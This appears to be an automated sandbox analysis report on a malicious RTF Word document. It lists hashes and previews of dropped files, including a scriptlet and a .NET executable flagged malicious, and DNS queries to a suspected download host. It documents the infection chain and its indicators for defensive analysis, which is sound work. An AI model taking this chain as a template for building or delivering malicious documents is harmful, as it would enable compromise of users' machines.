.F.i.l.e.s...P.r.o.g.r.a.m.F.i.l.e.s.(.x.8.6.).=.C.:.\.P.r.o. g.r.a.m. .F.i.l.e.s. .(.x.8.6.)...P.r.o.g.r.a.m.W.6.4.3.2.=.C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s...P.S.M.o.d.u.l.e.P.a.t.h.=.C.:.\.W.i.n.d.o.w.s.\.s.y.s.t.e.m.3.2.\.W.i.n.d.o.w.s.P.o.w.e.r.S.h.e. l.l.\.v.1...0.\.M.o.d.u.l.e.s.\.;.C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s. .(.x.8.6.).\.A.u.t.o.l.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{FEB62F73-6B26-43D9-9B3A-2E996B481DC3}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	212992

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{FEB62F73-6B26-43D9-9B3A-2E996B481DC3}.tmp	
Entropy (8bit):	4.7464056683239715
Encrypted:	false
SSDEEP:	3072:QbzakaBa9aRaOa2TF7sbzakaBa9aRaOa2TF7:KzakaBa9aRaOa2TozakaBa9aRaOa2T
MD5:	D7EF29F80097BDF434F81F076289F2D4
SHA1:	231DCAD0641F6DDF6D28A89D9AAF4102B261E693
SHA-256:	8451756E2D56C1A430FCABA7DB51CF20ADEA6B83DB858E18AF6ABE4441238EA9
SHA-512:	0454576AB79FAC0588046D19ACD5C562B7295C34C98C579E62D3667AADF72F6A31A5C68EFA736DBCDEE0A1F5FC30468CDFD5A6A25C00900FB22D7AF7D6D36D2
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4FAE5255-02F9-464D-A70F-CC3F2B77B94E}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3573187972516119
Encrypted:	false
SSDEEP:	3:IiiiiiiiiiIf3l/Hlnl/bl//l/bllBl/PvvvvvvvvvvFl/l/lAqsalHl3lldHzlbG:IiiiiiiiiifdLloZQc8++lsJe1Mzl/n
MD5:	21C2AF2BB9957FFECAD589E76FF8BA89
SHA1:	08DDE72BB9349A555263E85CCDC477DB202E85FE
SHA-256:	79586CFF1216985B54C69EC7D60FEB94DE375C824B633C32151F883FC4822991
SHA-512:	CADC111BE5DA804F427AB8B4CF9652F09223A9BD2B220376D1E88CCD78A37A159C6B79A2DEF38E5D0D0B25D7402FA5B1721CEFECF35C6EF51DA46290A2C061F
Malicious:	false
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{5349C035-C6A0-4C16-B632-E1A36FB414FC}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8C959E4C-92E1-4241-AA94-1568DABC6F24}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	44016
Entropy (8bit):	2.8832027230024
Encrypted:	false
SSDEEP:	768:IT/3ViFs0Dqeb4Zep84JtueJvCI19rIwzWSgUg4P58F:AFia0Dqeb0nstw29rVzWSgm58F
MD5:	D320E2636A4FE368F1DD1721A88C0B72
SHA1:	6DE8E522B7C191677F9A8668BFF895F3E7E0FB64
SHA-256:	C73D18662DFD69AABA06F46A599560EC230124395B678230C4F0F8DFE83CA475
SHA-512:	9B27E59DE735F81C7766AC2439057D6433D424C7CFF333274DE3736CCEA492BCFF08A6D0D3183E480CCB78040993DC00A174E3D5C444E63AD1E9FDEA28D501B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{8C959E4C-92E1-4241-AA94-1568DABC6F24}.tmp	
Preview:	c.0.5.=..... .P.a.c.k.a.g.e.E.M.B.E.D.W.o.r.d...D.o.c.u.m.e.n.t...8.....=..... .\.a. .W.o.r.d...D.o.c.u.m.e.n.t...8. .".%.T.M.P.%.\.\.a.b.d.t.f.h.g.h.g.e.g.h.D.p.~...S.C.T.". .".e.w.:.{.0.0.0.0.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.-.0.0.0.0.0.0.0.0.0.0.0.0.}."L.I.N.K.8.7.e.9.4.e.f.e.c.e.9.7.0.2.e.d.4.1.f.4.5.9.e.b.e.d.9.e.f.e.2.5.8.9.5.0.4.e.4.7.0.....H...R...X.....CJ..OJ..QJ..^J..aJ.....j....CJ..OJ..QJ..U..^J..aJ.. .ja.e...CJ..OJ..QJ..U..^J..aJ.

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	96978
Entropy (8bit):	4.476034550957548
Encrypted:	false
SSDEEP:	768:+abzakaBa9aRaOa2O2jOLWRoNVYwUn7ZwPW1DGJ:+abzakaBa9aRaOa2TENa7A
MD5:	30DD770655427043A65B4CA45F7443C6
SHA1:	3BBC7640A0D21F941D342532405FE6B62BC1C423
SHA-256:	C48F7949E36EA00828F752C9A5A2BAA48FA6F867BA9013025B6D6CB858F31768
SHA-512:	188F28CC8E3FB2C14F34360BDD0CD137B17162DA59017A9C42E9559837ECBE56BE290A93B715E3F2F3F1CF7CC28343CDC497E6EA0303275530D450C3204B63B
Malicious:	**true**
Preview:	

C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT:Zone.Identifier	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:gAWY3n:qY3n
MD5:	FBCCF14D504B7B2DBCB5A5BDA75BD93B
SHA1:	D59FC84CDD5217C6CF74785703655F78DA6B582B
SHA-256:	EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913
SHA-512:	AA1D2B1EA3C9DE3CCADB319D4E3E3276A2F27DD1A5244FE72DE2B6F94083DDDC762480482C5C2E53F803CD9E3973DDEFC68966F974E124307B5043E654443E8
Malicious:	false
Preview:	[ZoneTransfer]..ZoneId=3..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\478644.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Mon Aug 30 20:08:56 2021, mtime=Mon Aug 30 20:08:56 2021, atime=Fri Jan 14 17:22:23 2022, length=392070, window=hide
Category:	dropped
Size (bytes):	992
Entropy (8bit):	4.516683865071603
Encrypted:	false
SSDEEP:	12:8Cr1I0gXg/XAlCPCHaXjByB/AVtX+WLUyVNicvbMK5DtZ3YilMMEpxRljKPtt6Tg:8nk/XTTc+bRUM0ef5Dv3qwtiR7m
MD5:	0F74FC3AD8670059320D5A7767BB0A3E
SHA1:	6305BC2235CB1924EAB45008C8B4FD0BB9B6CFF9
SHA-256:	132354D2946AB264EFA224DF2AE58E9BA7FB67122F3672BC8F6A564CBF8C609A
SHA-512:	207815791EB8572911BF33A0E4B5E2AE24A53D8514210F170BBF345D57847D4A4BEA7924B2ABFE92A76631763A0D1A34EE980A29A9ADEA4B14B3484F16D66B89
Malicious:	false
Preview:	L.....F.... ....y>....y>....^.s.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....S....user.8.....QK.X.S..*...&=....U.....A.l.b.u.s.....z.1.....S ...Desktop.d.....QK.X.S .*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....\.2.....T. .478644.doc..B.....S...S..*.....4.7.8.6.4.4...d.o.c.....t.....-...8...[.....?J.....C:\Users\..#.....\\506013\Users.user\Desktop\478644.doc.!.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.4.7.8.6.4.4...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....506013.....D_....3N...W...9..g.....[D_....3N...W...9..g.....[....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	63
Entropy (8bit):	4.548497884319839
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SSDEEP:	3:bDuMJlSLjomX1RuT3Ljov:bCLjC7jy
MD5:	0BF65FC4D2E1FE20737B46427E7DB0D2
SHA1:	F210ABEDA65F65C2DE79F07D3049C4C5DB489CF6
SHA-256:	612DDD432589CB1586BEE2B9173D880A3E1FDBA888D40DB2D8D8F6AE9A96E186
SHA-512:	0D5CC6582ECCF2E8CC0E1B19CBEB72AC621306D1DABB3BCD89B09BBE309D00788EE3858E9607FBA56456EC354C3B0D9E87BC10F94B36994F61ECC3ED546B 743
Malicious:	false
Preview:	[folders]..Templates.LNK=0..478644.LNK=0..[doc]..478644.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDEEP:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C4 5
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms2E (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms2E (copy)	
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDEEP:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C4 5
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msio (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDEEP:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C4 5
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\FQ6733LFPKS74NKOVPFM.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDEEP:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C4 5
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l. l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:, .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O2GRPLQKV4A3U7C26MID.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDEEP:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\O2GRPLQKV4A3U7C26MID.temp	
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C45
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TM4WFGYHJ2HGTOWTIN9Q.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.582206362297639
Encrypted:	false
SSDEEP:	96:chQCQMqlqvsqvJCwoiiz8hQCQMqlqvsEHyqvJCworwizKAYuHXiKXX2lUV8iA2:cWUoiiz8WAHnorwizKoiKXXKiA2
MD5:	484FCA57FA5B39E59B75DE31E510D704
SHA1:	A9A4B2579158D1C71122D7C1418C78B497B41570
SHA-256:	80DDFCC0C707A6DF30F4F380C75C16A941158AA0BAA660CAEB068C3234F718FD
SHA-512:	6286D09A5E01E54B7FA57724E4CCC73B36C3E179986A61055CC0A4B77CEEC144BC44545EEC8B7AF68F089721780242F0C7CEB0A865A3FE9E397DE034D96B6C45
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S!...Programs..f.....:...S!.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\okcff.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	194560
Entropy (8bit):	4.668942832070624
Encrypted:	false
SSDEEP:	1536:QLwio+gEPHeB9PYR0uQ7nXhMM70iOVcse5m6h:rt+gIHeB9PYRnQL6S5
MD5:	E9416A322E9A796D45588BC4FB04CD45
SHA1:	8D261D205C8D34A4A24B713DD6B9585647B8BDEB
SHA-256:	F2DA177AFF59093ABE1D3BC7C1A769BE2701784036C398900A43725D83C9E9A9
SHA-512:	9A1FF2B39DFD93D3B6EAED4685876E8BF877BD1695FDC7095B74ABEADAFBAEE785815FEB75585D31299B3D0A18B5E88890DA942D65F407171C28CAF66655C5AE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....Y.....0..T.....Ns... .....@.. .....@.....@.....s..K.....X..... ....H.....text...TS... ...T..... ..`.rsrc...X.....V.....@..@.reloc..... .....@..B.....0s.....H.....B.../.....Hr.....0.....r...p(....(.....(.....(.....*..0..Q..... .....$.8.....$.E.....S..... .....c.....^.....7...>...2.....(.....[.....m...8....8M... ....~_..:....& ....8.....(.E.....q.....^...8.....io....8...../(....:8... ....8.....,....(....(....* ....~h...9....& ....8...../(....t.....8....(.....*(..... ....~....9]...&

C:\Users\user\Desktop\~$478644.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	**true**
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.602985307524326
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	478644.doc
File size:	392070
MD5:	c0f8f2fc481e9be7141d84b401edf1f7
SHA1:	ab1dbe841b083ea886c9023307c0527f7bfbfff3
SHA256:	4b0d21f58347c62f76445c6aa17a21dd00970f235734a1d1db4a40ee5a8b7c45
SHA512:	215ace87d1af8847a40c2b8763230e1004c0c2b2f1cc842ddcb0fe73d7f2238c0fa024be82380c5135d55b5585d6d86e6619f59f36e5f43696d9bb1591784d77
SSDEEP:	1536:inHYJDDDDDDDDtdLZvR0y0FC7Qqofroy41hzO9lca57hKfhdzFz76mAg5eeVhMDU:iYDDDDDDDDjoUdzFtr5RDAw5wfo
File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000007CDh	2	embedded	package	97076	abdtfhgXgeghDp.ScT	C:\nsdsTggH\abdtfhgXGeghDp.ScT	C:\CbkepaD\abdtfhghgeghDp.ScT	no
1	00031D7Ah	2	embedded	OLE2LInk	2560				no

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 10:23:17.920835972 CET	192.168.2.22	8.8.8.8	0xf90	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:22.426112890 CET	192.168.2.22	8.8.8.8	0x8b50	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:23.372718096 CET	192.168.2.22	8.8.8.8	0x8fde	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)
Jan 14, 2022 10:23:26.991931915 CET	192.168.2.22	8.8.8.8	0x11d5	Standard query (0)	mitmar-pl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
